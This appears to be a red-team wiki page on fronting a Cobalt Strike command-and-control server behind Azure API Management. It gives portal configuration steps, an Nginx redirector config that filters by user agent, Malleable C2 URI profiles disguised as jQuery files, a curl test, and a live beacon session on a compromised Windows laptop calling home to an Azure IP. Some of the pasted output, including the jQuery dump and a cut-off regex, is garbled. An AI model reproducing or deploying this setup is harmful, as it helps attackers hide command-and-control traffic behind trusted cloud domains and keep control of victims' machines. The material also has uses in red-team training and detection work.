

# Azure API

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## Create API Management service

API Management service

**Project details**  
Select the subscription to manage deployed resources and costs. Use resource groups like folders to organize and manage all your resources.

Subscription \* ⓘ

pay-as-you-go

Resource group \* ⓘ

cloud-shell-storage-eastus

[Create new](#)

**Instance details**

Region \* ⓘ

(US) East US

Resource name \*

dlrsec-api

Organization name \* ⓘ

dlr sec

Administrator email \* ⓘ

secureshen@gmail.com

Add API 2 HTTP GET POST

# Define a new API

**HTTP**  
Manually define an HTTP API

**WebSocket**  
Streaming, full-duplex communication with a WebSocket server

**GraphQL**  
Access the full capabilities of your data from a single endpoint.

# Create from definition

**OpenAPI**

**WADL**

**WSDL**

**OData**

**dlrsec-api | APIs** ☆ ...  
API Management service

[Developer portal](#) [Send us your feedback](#)

Overview

Activity log

Access control (IAM)

Tags

Diagnose and solve problems

Events

**APIs**

Workspaces (preview)

**APIs**

Products

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Named values

Backends

Policy fragments

API Tags

Schemas

☐ Group by tag

+ Add API

**All APIs**

Echo API

redirector-get

redirector-post

**REVISION 1** CREATED Oct 4, 2023, 12:41:41 PM

Design

Settings

Test

Revisions (1)

Change log

**General**

\* Display name

redirector-get

\* Name

redirector-get

Description ⓘ

Web service URL

https://azuresky.live/get

URI scheme

Save

Discard

Web service URL C2 Nginx ~~API~~URL suffix get Nginx URL

Web service URL

https://azuresky.live/get

URL scheme

☐ HTTP ☒ HTTPS ☐ HTTP(S)

API URL suffix

get

Base URL

https://dlersec-api.azure-api.net/get

## Subscription required

### Subscription

Subscription required ☐

Header name Ocp-Apim-Subscription-Key

Query parameter name subscription-key

### APAdd operation GET

Design Settings Test Revisions (1) Change log

Search operations

Filter by tags

☐ Group by tag

+ Add operation

All operations

GET getreq

redirector-get > getreq > Frontend

OpenAPI specification View

Frontend

\* Display namegetreq

\* Namegetreq

\* URLGET /api

Description


Tags

GET

API

POST

API



2 URI

GET: https://dlersec-api.azure-api.net/get/api  
 POST: https://dlersec-api.azure-api.net/post/api

Nginx 2 Azure Nginx C2

```
server {
    listen 443 ssl;
    listen [::]:443 ssl;
    server_name localhost;
    proxy_set_header X-Forwarded-For $remote_addr;
    ssl_certificate /etc/letsencrypt/live/localhost/ssl_certificate.pem;
    ssl_certificate_key /etc/letsencrypt/live/localhost/ssl_certificate.key;
    location ~ ^/(get/api|post/api|jquery-3.3.1.min.js|jquery-3.3.2.min.js|__utm.gif|__utm
        if ($http_user_agent ~ "Mozilla/5.0") {
            return 403;
        }
        proxy_pass https://localhost:443;
    }
}
```

URI

```
http-get {
    set uri "/get/api";
    # set uri "/jquery-3.3.1.min.js";
    set verb "GET";
}
```

```
http-post {
    set uri "/post/api";

#    set uri "/jquery-3.3.2.min.js";
    set verb "POST";
}
```

curl

C2

```
(root@kali) - [~/Desktop]
# curl https://dlersec-api.azure-api.net/get/api -A "dlerinfra"
/*! jQuery v3.3.1 | (c) JS Foundation and other contributors | jquery.org/license */!function(e,t){function(e,t){if(!e.document)throw new Error("jQuery requires a window with a document");return e.exports=e.document?t(e,!0):function(e){if(!e.document)throw new Error("jQuery requires a window with a document");return e}function(e,t){var n=[],r=e.document,i=Object.getPrototypeOf,o=n.slice,a=n.concat,s=n.push,u=n.indexOf,l={},c=Object,h={},g=function e(t){return"function"==typeof t&&"number"!=typeof t.nodeType},y=function e(t){return null!=t&&t===e,t,n}{var i,o=(t||r).createElement("script");if(o.text=e,n)for(i in v)n[i]&&o[i]=n[i];t.head.appendChild(o).parentNode.removeChild(o)}function e(t){return"function"==typeof e||"object"==typeof e?l[c.call(e)]||"object":typeof e}var b="3.3.1",w=function(e,t){return new w.fn.init(e,t,n)},p=function(e,t){return e.call(this)},d=function(e,t){return e.call(this)},e.fn.extend({constructor:w,length:0,toArray:function(){return o.call(this)},get:function(e){return null==e?e:ck:function(e){var t=w.merge(this.constructor(),e);return t.prevObject=this,t},each:function(e){return w.each(this,e)},map(on(t,n){return e.call(t,n,t)}),slice:function(){return this.pushStack(o.apply(this,arguments))},first:function(){return this.preon(e){var t=this.length,n=e+(e<0?t:0);return this.pushStack(n>=0&&n<t?[this[n]]:[])},end:function(){return this.pre:en.splice},w.extend=w.fn.extend=function(e,t,n,r,i,o,a=arguments[0]||{}),s=1,u=arguments.length,l=1;for("boolean"=eof a||g(a)||a===s,s=u&&(a=this,s--);s<u;s++)if(null!=(e=arguments[s]))for(t in e)n=a[t],a[r]=e[t]&&(l&&r&&(w.isPla: y.isArray(n)?n:[]):o=n&&w.isPlainObject(n)?n:{},a[t]=w.extend(l,o,r)):void 0&&r&&(a[t]=r));return a},w.extend({expando:"eady,!0,error:function(e){throw new Error(e)},noop:function(){},isPlainObject:function(e){var t,n;return(!e||"[object Ob-f.call(t,"constructor")&&t.constructor&&p.call(n)=d)},isEmptyObject:function(e){var t;for(t in e)return!1;return!0},g: r=0;if(C(e)){for(n=e.length;r<n;r++)if(!1===t.call(e[r],r,e[r]))break}else for(r in e)if(!1===t.call(e[r],r,e[r]))break;r: place(T,""),makeArray:function(e,t){var n=t||[];return null!=e&&(C(Object(e))?w.merge(n,"string"=typeof e?[e]:e):s.call: .call(t,e,n)),merge:function(e,t){for(var n=t.length,r=0,i=e.length;r<n;r++)e[i++]=t[r];return e.length=i,e},grep:functi: (r=!t(e[o],o))&&s&&i.push(e[o]);return i},map:function(e,t,n){var r,i,o=0,s=[];if(C(e))for(r=e.length;o<r;o++)null!=(i=t: ],o,n)&&s.push(i);return a.apply([],s)},guid:1,support:h}),"function"=typeof Symbol&&(w.fn[Symbol.iterator]=n[Symbol.it: Date RegExp Object Error Symbol".split(" "),function(e,t){l["[object "+t+"]"]=t.toLowerCase());function C(e){var t=!!e& array"=n||0===t||"number"=typeof t&&t>0&&t-1 in e)}var E=function(e){var t,n,r,i,o,a,s,u,l,c,f,p,d,h,g,y,v,m,x,b="sizz: e(),D=function(e,t){return e===t&&(f=!0),0},N={},j=A.pop,q=A.push,L=A.push,H=A.slice,O=function(e,t){ARjdhQ".(o=t.documentElement,Math.max(t.body["scroll"+e],o["scroll"+e],t.body["offset"+e],o["offset"+e],o["client"+e]))):v: ,a)})),w.each("blur focus focusin focusout resize scroll click dblclick mousedown mouseup mousemove mouseover mouseout: ypress keyup contextmenu".split(" "),function(e,t){w.fn[t]=function(e,n){return arguments.length>0?this.on(t,null,e,n):th: urn this.mouseenter(e).mouseleave(t||e)}},w.fn.extend({bind:function(e,t,n){return this.on(e,null,t,n)},unbind:function: ,n,r){return this.on(t,e,n,r)},undelegate:function(e,t,n){return 1===arguments.length?this.off(e,"**"):this.off(t,e||"**: ypeof t&&(n=e[t],t=e,n),g(e))return r=o.call(arguments,2),i=function(){return e.apply(t||this,r.concat(o.call(arguments: nction(e){e?w.readyWait++:w.ready(!0)},w.isArray=Array.isArray,w.parseJSON=JSON.parse,w.nodeName=N,w.isFunction=g,w.isWin: ic=function(e){var t=w.type(e);return("number"===t||"string"===t)&&!isNaN(e-parseFloat(e))},"function"=typeof define&&de: r Jt=e.jquery,Kt=e.$;return w.noConflict=function(t){return e.$=w&&(e.$=Kt),t&&e.jquery=w&&(e.jquery=Jt),w},t||e).jQu
```

exe

external	internal	listener	user	computer	note	process	pid	arch	last
174.114.55.109	10.0.0.1	https	Adminis...	LAPTOP...		mgmt.e...	14820	x64	97ms

Event Log	X	Listeners	X	Web Log	X	Beacon 10.0.0.1@14820	X
-----------	---	-----------	---	---------	---	-----------------------	---

```
beacon> ls
[*] Tasked beacon to list files in .
[+] host called home, sent: 19 bytes
[*] Listing: C:\Windows\Tasks\

Size      Type      Last Modified      Name
----      -
281kb     fil       10/04/2023 12:52:15 mgmt.exe
6b        fil       09/17/2023 05:00:40 SA.DAT






[LAPTOP-2S2GUKD1] Administrator/14820 (x64) last: 97ms
beacon>
```

Beacon

IP 20.241.189.223

Azure API

C2

Processes	Services	Network	Disk				
Name		Local address		Local ...	Remote address	Remo...	Prot...
 mgmt.exe (14820)		LAPTOP-2S2GUKD1.phub.net.cable.rogers.com		51287	20.241.189.223	443	TCP
 mgmt.exe (14820)		LAPTOP-2S2GUKD1.phub.net.cable.rogers.com		51288	20.241.189.223	443	TCP
 mgmt.exe (14820)		LAPTOP-2S2GUKD1.phub.net.cable.rogers.com		51292	20.241.189.223	443	TCP
 mgmt.exe (14820)		LAPTOP-2S2GUKD1.phub.net.cable.rogers.com		51293	20.241.189.223	443	TCP
 mgmt.exe (14820)		LAPTOP-2S2GUKD1.phub.net.cable.rogers.com		51294	20.241.189.223	443	TCP

```
(root@kali)-[~/Desktop]
# nslookup dlersec-api.azure-api.net
Server:      8.8.8.8
Address:     8.8.8.8#53

Non-authoritative answer:
dlersec-api.azure-api.net      canonical name = apimgmtmttuzbwoilbudvh9qtco9gyhz
apimgmtmttuzbwoilbudvh9qtco9gyhz3mixygwtsaex8kadc.trafficmanager.net canonical
dlersec-api-eastus-01.regional.azure-api.net canonical name = api7be9fe54cb8948
Name:   api7be9fe54cb89489eb34c3861d519c7d7nuka07umg3nqqvm94f1mh.eastus.cloudapp.a
Address: 20.241.189.223
```

Revision #3

Created 5 October 2023 02:17:48 by unknown

Updated 12 March 2024 03:15:50 by unknown